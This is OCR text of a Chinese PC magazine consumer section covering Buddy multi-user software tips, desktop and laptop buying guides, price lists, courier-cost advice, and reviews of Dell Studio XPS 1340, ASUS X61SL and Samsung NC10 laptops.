
疑难杂症也有解决之道

不可否认，一机多用肯定会遇到各种各样的问题，好在Buddy的操作极为简单，所遇到的问题也比较容易解决。

1.主机“副机”不能同时玩3D游戏怎么办？

这是由于Buddy软件兼容性造成的，解决办法是在主机上启动系统前的那一刻按下F8键，选择进入安全模式，将驱动程序卸载并重新安装，重启后即可解决。不过受到本本3D显卡的性能限制，双机同时玩3D游戏会造成性能下降，因此建议游戏中以低设置特效运行。

2.我的工作站怎么是哑巴？



如上图所示在Buddy控制台工作站配置的“硬件配置”中，将USB声卡由主机调整给工作站即可。

3.让“副机”自动登录

Buddy虚拟的“副机”每次都需要手工登录，用起来十分麻烦。在控制台工作站配置的“登录配置”中可以让“副机”自动登录，免去手工输入密码的麻烦。同时要用control userpasswords2 命令打开“用户账户”，在“用户”选项卡中去掉“要使用本机，用户必须输入用户名和密码”，在“高级”选项卡中去掉“要求用户按Ctrl+Alt+Delete”的勾选框。

小提示：

对于有线网络、无线网络设备等等，只要在本本上设置，副机也一样可以正常使用，U盘、USB打印机等也是如此。Buddy的系统需求以Windows XP为例，在开启一个网页游戏、一个页面浏览、一个QQ的情况下，CPU占用率大约为60%，内存700多MB。

小提示：

通过Buddy控制台的“信息”按钮主机和工作站可以发送消息。当主机或者工作站关机时，会发送关机信息提示另一方及时保存。



CF [YP02]



女生专属 台式机该怎么挑？

■文/雨寒

一句“窈窕淑女”足以诠释女生的柔美，但要在金属铮铮的台式机中挑选女生专属用机着实不是一件易事。它不像游戏用机、炒股用机、下载用机等带有很强的目的性，然而却要兼顾多项功能，同时还要拥有秀美的外观……

爱美是女人的天性，选择的第一步自然是外观。棱角分明、彰显力量的设计尽量越少越好，而人性化的设计则多多益善，例如：前面板的各种接口采用隐藏式；主机、显示器除了要有漂亮可爱的整体设计外，键盘鼠标等小配件也应与之相配。

接下来就是功能上，要尽量选择功能完善的产品。女生用机一般用来学习和工作，而娱乐方面，游戏也主要以网络游戏和简单的单机游戏为主，所以就机子的整体性能而论并不要求很高，因此费用也就不大，5000元的预算可以满足。虽然女生专属用机重价格，但并不是说所有的都不必注意。

内存应越大越好，可以方便打开多个窗口以及快速地在窗口之间进行切换，而不会导致死机，毕竟对于大多数女生用户来说，虽然IE资源占用较大，但毕竟方便，使用也更易于习惯，她们不会在意是否是多窗口，资源占用又是多少的。

显卡部分也应当注意，相信没几个女生不喜欢电影的，不过格式上她们就不那么在意了，只要能看就好。因此，选购时显卡部分最好是支持硬件解码的产品，这点男生们可以大献殷勤哦！同时，与之配套的LCD屏幕的尺寸能达到24英寸（16:10显示比例）或者21.5英寸（16:9显示比例）以上再好不过。

另外需要留意的是，不少女生喜欢网络聊天，聊天工具摄像头不可或缺，至于效果如何，可以在购机时亲自体会一下，捎带着检测一下整机运行的噪音。另外限于女生对电脑的应用能力不强，购机时也尽量选择预装软件齐全的，尤其是系统修复还原类必不可少，简言之，软件功能越多越好，这样可以免去不少麻烦。

产品推荐：

同方 CoCo M3160-B007

点评：造型可爱，色调清新靓丽，除此之外，E7200与4GB搭档可以让工作游刃有余，不过19英寸的屏幕有点小。

明基 Joyhub La Vie-E250

点评：尽管整机的性能并不是很高，但是它却处处散发出可爱甜蜜如糖果一样的温馨浪漫气息。

联想 ideaCentre Kx-4135

点评：Kx-4135的美来自于机身设计图案深厚的文化底蕴，另外该机还配备了三核心处理器和21.5英寸LCD。

CF [YP03]

超低价台式机大搜罗

■文/雨寒

对于超低价的台式机，用户似乎并不感冒，尽管有品牌服务的保证。或许受到品牌机固有软肋的影响，如此低的价格用户对其信心大打折扣；或许用户认为贵的还不成呢，这么便宜能用来干什么……其实不然，虽然超低价台式机的价格仅有3000元，但却各有特点，下面我们就来搜罗一下。

BT下载型

出于成本的考虑，一些超低价台式机选用了笔记本处理器。如报价2599元的神舟新梦G400，处理器就是使用的AMD移动版处理器Turion64 MK-38。大家都知道笔记本出于移动便携的要求，其元器件都是低功耗的产品，因此这类机型非常适合长期下载使用。

产品推荐：神舟新梦G400

推进理由：除了处理器采用更低功耗的移动处理器AMD Turion64 MK-38外，160GB的硬盘也很利于存储下载资料。

价格：2599元

炒股型

此类机型对于配置的要求可以说是最低，因此显卡独不独立倒在其次，也不需要什么大屏幕的LCD，重要的处理器能够稳定运行。如此一来，在无形中压缩了成本，用户不必花多少就能够购得。

产品推荐：清华同方 真爱V7000-B002

推荐理由：价格控制在3000元内，对炒股的人来说投资十分经济了，并且应对普通应用也不是什么难事，基本的娱乐、工作可以做到两不耽误。

价格：2990元

学习、办公型

用电脑学习和办公，少不了要同时执行多个任务，处理器应尽量选择多核心的。另外，内存也尽量要大一些，因为在资料的开始读取阶段，以及执行多窗口切换操作时，内存越大速度越快。还有就是显示器要选择19英寸的宽屏，主要是上面两项工作都需要在电脑前长时间停留，而19英寸宽屏的点距不容易造成视觉疲劳。

产品推荐：联想 IdeaCentre Qs3050

推荐理由：2GB的内存在如此低价位的电脑中是不多见的，超大的硬盘空间也足以存下各种资料，建立个人完整的学习档案。

价格：3500元

CF [YP04]

PK！学生机VS水货

■文/tkd

前不久，Thinkpad推出了春季学生机活动，顾名思义，学生机是Thinkpad针对大学学生特别推出的优惠，在产品品质上没有任何改动或精简，完全与市场上流通的行货本本相同。但是，它的价格与普通行货相比要低很多，甚至价格与水货价格相当（http://u.thinkworld.com.cn/thinku3/index.jsp）。

网络大补贴：Thinkpad学生机购买流程

http://www.pcpop.com/doc/0/324/324910.shtml

小提示：

购买学生机必须提供学生证明，也就是说非学生不可以购买。同时，在售后服务时，第一年必须由学生本人进行送修或报修。

以此次春季活动中促销的T400和X200为例，T400学子特惠价7999元，配置为Intel Core 2 Duo P7370/250GB/1GB/ATI Mobility RadeonHD 3470双显卡切换/4芯电池/3年部件和人工（系统电池1年），网上注册送三年有限上门和3年意外保护服务。对比近似配置的水货产品T400 RE2，价格为7600元，区别是CPU为P8400，内存是2GB，电池则为6芯，当然，没有正规行货的售后服务。

X200-7458AJ7学子特惠价为7999元，配置为Intel Core 2 Duo P8600/250GB/2GB/集显/3芯电池/3年部件和人工（系统电池1年），网上注册送三年有限上门和3年意外保护服务。对比近似配置的水货产品X200 CTO，价格为7650元，区别为电池6芯，但只有国外送修服务。

必须认识到一点，行货的上门保修服务确实不可或缺。例如水货机型，进行国外送修的成本费用大概是500元左右，并且时间也会以周计算。更重要的是，3年意外保护的服务政策也是行货最大的优势，这些水货本本根本无法享受。在差价仅以百元计的情况下，学生机无疑是上上之选。尽管此次活动已经结束，但是，学生机活动每年在春季和秋季开学时段内都会有相应的活动，有兴趣的朋友不妨关注一下。 CF [YP05]

小编报价 直通车

最近有读者反映，他想购买一款ATP超高速读卡器，在淘宝上搜索到一个标价比别人都低了10元，但快递费怎么也侃不下价来——竟然20元之多，为什么一个小小的读卡器，快递费用会这么高呢？其实，网购中遇到最麻烦的事情并不是买与卖，而是快递。从卖家到买家，这个传递过程必然要快递公司来服务。

举例来说，一般同城快递费用是5元~8元（每千克，下同），这要区分路途的远近程度来定价：珠三角、长三角等跨城地区的价格在8元左右；异地城市，如一二级城市之间的快递在12元~15元。在一些地级市，部分快递公司业务范围有限，就必须选择“转单”——快递公司之间进行货物转运，价格也会因此上涨。

有些商家为了促销抓眼球，把价格标低，然后在快递费用上把利润全挣回来，千万要留意

如果想选择更经济的方式，可以使用中铁快运，不过需要自行取货，特点是价格低廉（4元每千克）且运速较快；至于EMS的快递费用为每千克22元，其优势是几乎覆盖了国内所有地区，如果身处偏远地区，EMS是唯一的选择。此外，像顺丰、DHL、TNT、Fedex、UPS这一类的快递公司，更着重于快递的服务品质，价格与EMS接近甚至更贵，贵重物品可以考虑使用这类快递服务。

除了价格，在与快递公司打交道的过程中，最担心汽车运输件、多城市转运不及时两种情况。一般情况下，快递都会使用航空或铁路运输，但碰到自然灾害或其他因素影响，运送方式就会改为汽车运输，同样路程原本只需要3天的现在需要1周时间；而像多城市转运就极为耗时，有时候在网上购物，商家写的一般都是大城市名，实际可能是在大城市周边的中小城市，快递会因为转送快递中心耽误更长时间，所以购买之前一定要问清楚商家的具体位置。 CF [YP06]

网络大补贴：快递公司网址大全

http://www.bangye.cn/kuaidi21/kd1261.htm

LED背光本该不该买？

现在LED背光本本越来越多，无疑这也成为当下笔记本厂商宣传的一个重点。但是，也有不少声音在质疑LED背光本，说它不过是个噱头，这让很多消费者有点摸不着头脑了，买个本连屏幕都要分，究竟哪种更划算呢？

LED背光屏幕与普通屏幕的区别就在于背光源，前者采用的是类似发光二极管并联在一起来照亮液晶屏发光，后者则是使用CCFL，可以理解为与普通日光灯管一样的东东来照亮液晶屏发光。

受到体积限制，LED背光屏本本只采用白色LED背光源，而不是三色LED（红、绿、蓝，专业液晶显示器用），因为它的重量更轻，也更容易做薄，但色彩略差一些。

不过，LED背光屏最大的优点就是亮度高，色彩饱和度和对比度都比普通LCD背光本本好一些，无形中也能弥补色彩本不理想的问题。需要说明的是，LED背光产品一样也存在漏光问题。

再说说价格，一般LED背光本本比同型号采用CCFL背光的产品要贵上8%~10%，单就绝对价格来说并不划算。但是，非常重要的一个因素是，LED背光本本的亮度衰竭问题远小于CCFL背光产品，即使用上几年，亮度、对比度也不会有明显衰竭，所以对比之下，这之间的差价还是值得花的，如果经济上允许，LED背光屏的本本还是非常值得考虑。 CF [YP07]

4500元就能买到的超值游戏笔记本

■文/雨寒

笔记本电脑能够代替台式机的领域越来越广泛，除了上网、学习、工作等基本用途外，就连游戏也能在笔记本上运行得很好了，而且花费并不多，比如在4500元这个价位上的笔记本电脑多采用NVIDIA GeForce 9300M GS显卡，通过优化，能够流畅运行相当一部分主流电脑游戏，只是偶尔玩玩游戏的话绝对能够满足要求。配置更高的笔记本虽然性能更强，但花费也更多，性价比不高，真要是铁杆玩家，还是建议选择独立显卡的台式机。

首先是联想G430A-TTH，外观采用膜内转印技术，图案印在外壳的夹层中，看上去颇有质感。配置方面采用奔腾双核T3400处理器搭配NVIDIA GeForce 9300M GS显卡，读卡器、无线网卡等配件也一应俱全，但内存略显小了一点，建议从1GB升级到2GB或3GB，运行游戏时会流畅许多，目前价格在4550元左右。华硕F5Q34Sr-SL的基本配置与上述联想这款相差不大，只不过显卡采用ATI Radeon HD3470，并配备DVI输出接口，除了游戏之外，在影音播放方面也有不俗表现。宏碁4930G-591G16Mn 4700元的价格虽然前面两款都稍高一点，但胜在配置十分均衡，且蓝牙、指纹识别、摄像头、HDMI接口等等配置非常齐全，很超值。

并非DIY专利 品牌机也玩全高清

人在视觉上的追求是永无止境的，自从全高清（FullHD）这个词汇渐渐在消费者中流行起来，厂商们也开始推出相应的产品。由于并非人人都是游戏玩家，因此即使是以高清或全高清为卖点的品牌机上，也并没有配备如NVIDIA GeForce GTX 280这样的怪兽级显卡，而是尽量使机型能满足绝大多数消费者的应用需求。

首先是联想IdeaCentre Kx7050，从6300元的报价就能看出这款机型定位相对比较高端，配备Intel四核Q8200处理器、NVIDIA GeForce 9500GT和21.5英寸全高清液晶显示器，提供自动、静音和极速三种运行模式，例如晚上挂机下载时设为静音模式，玩游戏时设为极速模式，相当方便。方正卓越S300-7451所配备的21.6英寸宽屏虽然并非全高清液晶，但依然配备了AMD四核处理器、4GB内存和500GB硬盘，而且还利用板载显卡和独立显卡进行混合交火，性能表现同样不俗，还能够在性能与功耗之间取得绝佳的平衡。惠普畅游人m9555cn是M系列的顶级机型，报价更是接近12000元。别看是如此高端的机型，依然只配备了NVIDIA GeForce 9500GS显卡，显然是出于家庭影音娱乐的需要，而非为游戏发烧友特别优化。这款机型价格之所以如此之高，Q8200四核处理器、4GB内存和高达1TB的硬盘占了主要原因，堪称当之无愧的家庭影音中心，无论外观、功能还是性能，都绝非普通品牌机可比。

CF [YP08]

小小散热底座的绝密档案

■文/雨寒

电脑永远是热的，无论是台式机还是笔记本都无法摆脱这个问题。笔记本电脑的散热相比之下还要麻烦很多，毕竟体积小巧，只能依靠外部的辅助散热设备了。那么，这些笔记本散热底座究竟该怎样挑选呢？

首先，作为这个产品的主要目的是散热，所以散热的效果最为重要。目前本本的散热底座一般为带散热风扇的主动散热型，因而风扇风量的大小直接决定着散热效果。风量大小可以用公式风扇尺寸×风扇转速来衡量，但同时也要注意到风扇转速越高噪音也越大，因此最理想的状态是保持转速不超过2000RPM的同时，尽可能增大风扇的尺寸，最好大于7cm。

其次，散热底座安装在电脑下部，同电脑一起被使用，因而舒适度也格外的重要。大家可能没有注意到，如果笔记本屏幕高度不够，会使用户处于低头、弯腰的状态下操作电脑，长时间保持不正确的姿势，造成腰、肩、颈部酸痛，视力模糊等不适症。所以底座大多为倾角设计，撑起笔记本，使电脑屏幕与用户视觉水平保持一致，彻底改变不正确的坐姿。因而不少底座称自己采用15度、14度等的倾角设计，完全符合人体工学设计。其实每个人的上体比例存在差异，固定的倾角不一定合适，多角度可调节的散热底座是非常不错的，不同的用户可以根据需求和环境进行调节，从而达到使用本本时的最佳视觉效果。

最后，尽管散热器都声称自己能匹配多少英寸至多少英寸的机型，但为了万无一失最好就是能够在选购时带上自己的本本去挑选。散热底座多采用USB供电，这样就会占用本本的USB接口，所以好的散热底座都会带有USB集线器。还有就是注意卡扣的设计是否便于用户安装及拆卸。

推荐产品：

酷冷至尊 尊龙5218

http://www.360buy.com/product/126602.html



推荐理由：网状底部通风能力很强，热量可以快速由风扇带出

超频三 长江三号

http://www.360buy.com/product/135442.html

推荐理由：

高达22CM直径的风扇风量极大，散热效果极出众





CF [YP09]

网购PC



Dell INSPIRON 1420(DC01)笔记本电脑

http://www.icson.com/Items/ItemDetail.aspx?ItemID=21947


网购报价：4599元

提示

1.加11元送双肩笔记本包
2.1年硬件上门维修服务

简明配置：
Intel 奔腾双核T4200/14.1英寸镜面液晶屏/1GB内存/250GB硬盘/8400M GS 128MB独显/八合一读卡器/DVD刻录机/无线网卡/正版Windows Vista

小编点评：
这款Dell笔记本和明基那款相比，更符合入门级消费者和学生使用，机器预装了Windows Vista和各种软件，立刻就能使用，读卡器和无线网卡也使这款机型的应用范围更广。



惠普g3618品牌台式机

http://www.360buy.com/product/144325.html

网购报价：3788元

提示

1.送飞利浦超值大礼包（含电饭煲+剃须刀）
2.三年质保，全国联保
3.可购买延保通服务，增加一年保修为260元，增加两年保修为465元

简明配置：
AMD Athlon64 X2 5000+ 2.6GHz/18.5英寸宽屏液晶/2GB内存/250GB硬盘/DVD光驱/ATI Radeon HD3450/Linux

小编点评：
这款机型无论从什么方面看都很适合普通家用，且没有任何配置不均衡的地方。3788元的报价原本就很低，算上赠品则更显超值。唯一美中不足的就是没有预装Windows操作系统，因此比较适合对电脑有一定了解的消费者购买，可以从HP官方网站下载驱动，自行安装系统。



明基R47-LC22笔记本电脑

http://shop.benq.com.cn/product_info.aspx?intcmp=2&ProductID=16091

网购报价：5292元

免息分期付款：

招行/深发展：441元/月×12期

建行：294元/月×18期

提示

1.送笔记本专用包
2.送高级光电鼠标
3.送1GB内存，可自行安装，且不影响质保（送完为止）

简明配置：
Intel 奔腾双核T4200/14.1英寸镜面液晶屏/1GB内存/320GB硬盘/9300M GS 256MB独显/四合一读卡器/DVD刻录机/HDMI输出/无线网卡/200万像素摄像头/Linux

小编点评：
294元也就是一两顿饭钱，每月省下这点钱就能买到一台9300M GS独立显卡的游戏本，实在超值，而且这款机型还配有HDMI接口，连接大屏幕平板电视玩游戏或看高清电影的效果非常震撼。附送的包、鼠标和1GB内存也都非常实用。

品牌台式机报价

型号	平均价(元)	
同方 真爱 V9280-B001 Pentium E5200/4GB/500GB/DVD-ROM/19英寸LCD	3999	
同方 CoCo M3160-B007 Core 2 Duo E7200/4GB/500GB/DVD±RW/19英寸LCD	4690	★
方正 飞越 A600 3260 Phenom X3 8400/2GB/320GB/DVD-ROM/19英寸LCD	3799	
方正 卓越 S100-6455 Phenom X4 9100/2GB/320GB/DVD-ROM/19英寸LCD	4299	★
紫光 铭睿 U2100 Pentium E2140/1GB/160GB/DVD-ROM/19英寸LCD	3999	
紫光 铭睿 U3110 Pentium E2180/1GB/160GB/DVD-ROM/19英寸LCD	4499	
联想 家悦3000 Ha3500 Pentium E5200/2GB/320GB/DVD-ROM/22英寸LCD	4450	★
联想 ideaCentre Kx4135 Phenom X4 9150e/2GB/320GB/Rambo/21.5英寸LCD	4800	
戴尔 Inspiron 518 Core 2 Duo E7300/2GB/320GB/DVD-ROM/18.5英寸LCD	4380	
戴尔 Studio Desktop Core 2 Duo E8400/2GB/320GB/DVD±RW/18.5英寸LCD	5280	

▲如今用户选购台机多出于整体家居环境的考虑，而同方 CoCo M3160-B007正是一款这样的产品。设计简约，体积小巧，非常节省摆放的空间，而且前面板上侧开的挡板把读卡器和光驱都很好地隐藏了起来，成为家庭装饰的一部分。

笔记本报价

型号	平均价(元)	
Acer Aspire 4930G P7350/1GB/160GB/DVD+RW/14.1英寸/2.4千克	5490	★
索尼 VGN-CS13H/W T3200/1GB/250GB/DVD±RW/14.1英寸/2.6千克	5850	
东芝 Satellite M323 T5800/1GB/250GB/DVD±RW/14.1/2.4千克	5600	
方正 S410IG-400 P8400/2GB/250GB/DVD±RW/14.1英寸/2.35千克	5999	★
同方 锋锐 S25-12 T8100/2GB/320GB/DVD±RW/12.1英寸/1.98千克	7998	
三星 R458-DS12 T6400/2GB/320GB/DVD±RW/14.1英寸/2.4千克	6100	
神舟 优雅 HP650 T6400/2GB/160GB/DVD±RW/14.1英寸/2.35千克	4298	★
LG RD410-K.AD01C P7350/1GB/250GB/DVD±RW/14.1英寸/2.28千克	5900	
长城 A62 T6408MUW T6400/2GB/160GB/DVD±RW/12.1英寸/1.9千克	4999	

▲新近推出的大量机型都采用T6400处理器，在性能上相当于P7350处理器的85%，但价格也同时便宜了20%，性价比较为突出。需要注意的是，目前市场上还有部分机型在采用Santa rosa refresh平台，虽然处理器部分同样是45nm规格产品，如T8100、T8300，但其功耗为35W，比当前的迅驰2平台处理器高了10W功耗，并不值得再购买了。

TOP1

联想 家悦E3512



▼300 目前 ¥4200

CPU类型	Intel Pentium E5200(2.5GHz)
内存大小	2GB
硬盘大小	320GB
光驱类型	DVD-ROM
屏幕尺寸	21.5英寸
显卡芯片	NVIDIA GeForce G100

虽然这款机型搭配了Intel新的E5200，但是从整体上看其性能并不是很好，不过家悦E3512选用的21.5英寸LCD倒是可以让用户很轻松地欣赏上1080P视频解码的全高清电影。另外这款机型还有一个特色就是携带的各种软件非常丰富，其中的"健康关爱中心"不仅可以矫正用户使用电脑时的坐姿，还能保障视力。

TOP2

神舟 新梦G2000



▼200 目前 ¥2799

CPU类型	Intel Pentium E2160(1.8GHz)
内存大小	1GB
硬盘大小	160GB
光驱类型	DVD-ROM
屏幕尺寸	19英寸
显卡芯片	NVIDIA GeForce G100

神舟新梦G2000的配置非常入门，处理器配备的是上一代产品E2160，内存也仅为1GB，显示器才19英寸液晶，但秉承了神舟电脑一贯的低价风格，性价比相当不错。要注意NVIDIA GeForce G100其实就是NVIDIA GeForce 9300GS/GE的新编号，性能没有任何变化，而且属于最低端的入门产品，游戏性能低下。

完美力作



易用程度	10
界面外观	9
性能表现	9
特色功能	9

戴尔Studio XPS 1340笔记本电脑

新品上市 | 800-858-2215/400-889-7209 | http://www.dell.com.cn/H1

在大谈笔记本性价比的时代，产品本身的设计越来越趋于简单化，这样可以降低成本，只要样子足够漂亮、性能足够强劲、价格足够合理，那就够了。实际上真是如此吗？戴尔用Studio XPS 1340笔记本电脑上的体贴设计，让我们有机会重新认识笔记本电脑，除了性价比，还有很多值得我们关注的细节……



规格

Intel Core 2 Duo P8600 处理器	2GB DDR3 内存
13.3英寸1280×800 显示屏	2.2千克 重量
160GB 硬盘	NVIDIA GeForce 9500M GE 显卡

键盘手感极为出众，细节设计十分体贴近用户实际使用需求


USB接口偏少，屏幕反射光较强

戴尔Studio XPS 1340笔记本电脑的设计无不以用户的实际使用需求为出发点，是近期不可多得的一款优秀产品

体贴的细节设计一览



楔形造型让键盘有个自然的倾斜角度，更贴近人体工程学，双手放在键区十分舒适，不用刻意调整手臂姿势适应笔记本。并且，吸入式光驱也与笔记本浑然一体，没有生硬的线条切割，外观十分流畅，美观至极




LED背光屏幕的好处除了亮度提升、节电外，0.8mm的厚度也非LCD背光屏幕可以比拟的



L型屏轴更加美观，而且Studio XPS 1340最大仰角可以到160度，完全不影响使用




键盘的敲击手感十分舒适，表面的涂层也软化了塑料的生硬质感，在这一项上，能够与之媲美的可谓是寥寥无几了。同时，在键盘底部还有灯光照射，可以通过Fn+右键控制开关，在夜间使用非常方便。此外，触摸板也改用可以多点触摸的产品，操控功能又进一步强化了






体贴的小设计才是体现戴尔这个国际巨头的设计实力和对用户的关注程度——电量快速查询按钮可以让你迅速了解电池目前的容量，而电源接头的蓝色光环可以让使用者一下就清楚现在的通电状态，非常方便



整体背板设计让更换设备变得异常容易。值得注意的是尽管Studio XPS 1340比较轻薄，但在抗压性上依旧十分出色——背板及内部防滚架全部采用合金材质，更轻，更结实是Studio XPS 1340的又一大特色



另外在背板上，用于美化的花纹还暗藏玄机。风扇、南桥及无线模块的部分还藏有散热孔，浑然一体的设计不仅让人看起来十分漂亮，同时又不失实用性，非常巧妙

功能与性能并重

当然，我们也会谈及性能。对于一个拥有近似于NVIDIA GeForce 9600GT显卡性能的产品来说，Studio XPS 1340的NVIDIA GeForce 9500M GE十分了得。在Intel Core 2 Duo P8600处理器的搭配组合拳之下，90%以上的主流游戏都可以流畅运行，并且支持CUDA功能又让显卡的使用范围不再局限于游戏，像很多软件都可以支持CUDA功能了，效率也因此大幅度攀升。此外，由于LED背光屏及处理器仅25W的TDP功耗，待机时间也有显著改观，普通模式（非最大节电模式）正常使用时，6芯标配电池可以工作近4小时，非常出色。需要说明的是在送测产品上使用的只是一块160GB容量的硬盘，而非250GB或320GB的版本（戴尔官网配置推荐中可选），如果换装更大单碟容量的硬盘产品，其磁盘性能将会有一个比较大的提升。

在功能易用性方面，提供了USB、USB/E-Sata混合端口、Displayport、HDMI、IEEE1394、双耳机插孔、8in1读卡器、54mm Express卡插槽，极为完备。可以说，在连接功能上，除了USB端口数量偏少外，其他方面绝对与台式机不相上下。 CF [YP10]

要“面子”也要精打细算

华硕X61SL笔记本电脑

新品上市 | 800-8206655 | http://www.asus.com.cn

16：9屏幕比例的16英寸本本能有多重？如果只是2.85千克，你是否会动心？华硕近期推出的X61SL笔记本电脑就是这样一款产品……

全尺寸的使用乐趣

华硕X61SL的屏幕尺寸达到了16英寸，并且屏幕比例为16：9，对16：9比例的电影完全可以做到点对点输出，并且对2.35：1比例的电影，也能尽可能扩大实际显示面积。而大尺寸的屏幕也让机身大了不少，这就给全尺寸键盘的安装带来了可能，内凹面的键帽敲击十分舒适，而且带有小键盘输入起来也非常方便。别以为X61SL会因此又重又笨，2.85千克的重量在大尺寸本本里算是最轻薄的产品了。

接口繁多功能强

HDMI、VGA、4个USB、读卡器及TO Express卡槽，这让X61SL的扩展性更加接近台式机产品。谈及功能，华硕在这方面具有非常强的设计实力，通过Fn+C键的组合键，就能启动华硕Splendid靓彩引擎，提供6种色彩调整模式（对比度、亮度、颜色饱和度），用来增强显示效果。X61SL虽然并不十分强调绝对性能，这从配备的Intel Core 2 Duo T5850处理器就可以看出，不过华硕还是为其搭配了ATI Mobilty Radeon HD 4570显卡，性能与ATI Mobilty Radeon HD 3470相近，且提供了250GB的大容量硬盘，存储空间比较充裕。当然，我们还是建议将X61SL的内存升级到2GB，这样对于使用体验来说有质的提升。



规格

2.85千克 重量	
16.2英寸16：9宽屏 显示屏	1366×768 LCD
Intel Core 2 Duo T5850 处理器	250GB 硬盘
ATI Mobilty RadeonHD4570 显卡	

全尺寸键盘敲击舒服，同时屏幕比例尺寸也更合理

Intel Core 2 Duo T5850处理器略显陈旧

华硕X61SL可以算做一台出色的台式机替代品，甚至是学生宿舍中的全能机型



CF [YP11]

续航最长7.2小时！

三星NC10超便携笔记本电脑

3988元 | 4008105858 | http://www.samsung.com.cn



会自我清洁的本本？


三星NC10超便携笔记本电脑和其他产品类似，都是诸如Intel Atom N270、1GB内存等标准配置，不过其亮点在于采用的10.2英寸LED背光宽屏LCD（省电且亮度较高），以及160GB的大容量硬盘。此外，最吸引人的是其键盘特殊的涂层。NC10的键盘上覆盖了一层银离子涂料，用以杀灭细菌——别忘记，键盘一直以来都是电脑上最容易滋生细菌的地方，三星这个体贴的技术设计非常具有实用性。

小知识：什么是银离子？

银离子可以强烈地吸引细菌体中蛋白酶上的巯基，使其蛋白酶丧失活性，最终导致细菌死亡。当细菌被银离子“杀死”后，银离子又能由细菌尸体中游离出来，再与其他菌落接触，周而复始地进行上述过程，这也是银杀菌持久性的原因。

超长续航时间让人惊讶

三星NC10超便携笔记本电脑的实际续航时间让人惊讶——中等亮度情况下，使用无线连接网络上网正常操作，续航时间竟然达到了7.2小时之久，这恐怕是当前超便携笔记本电脑中最出色的成绩了。目前绝大多数产品为了节省空间、减少重量，只配备了3芯电池，而NC10则直接提供了6芯电池，再加上更省电的LED背光屏幕，续航时间自然会大大提升。为此，NC10在重量上也作出了妥协，比一般超便携笔记本电脑重了大约0.15千克。当然，携带时这个重量差距不会让人有明显感觉。




规格

1GB DDR2 内存	1.33千克 重量
10.2英寸LED背光WSVGA 显示屏	160GB 硬盘
Intel GMA 950 显卡	Intel Atom N270 处理器


续航时间达7.2小时


内存插槽有保修易碎贴，升级不便


超长续航时间是NC10最大的优点，这也是众多目前仅配备3芯电池的超便携笔记本电脑不能比拟的

CF [YP12]

高清播放机机破DTS“软禁”

■文/styxii

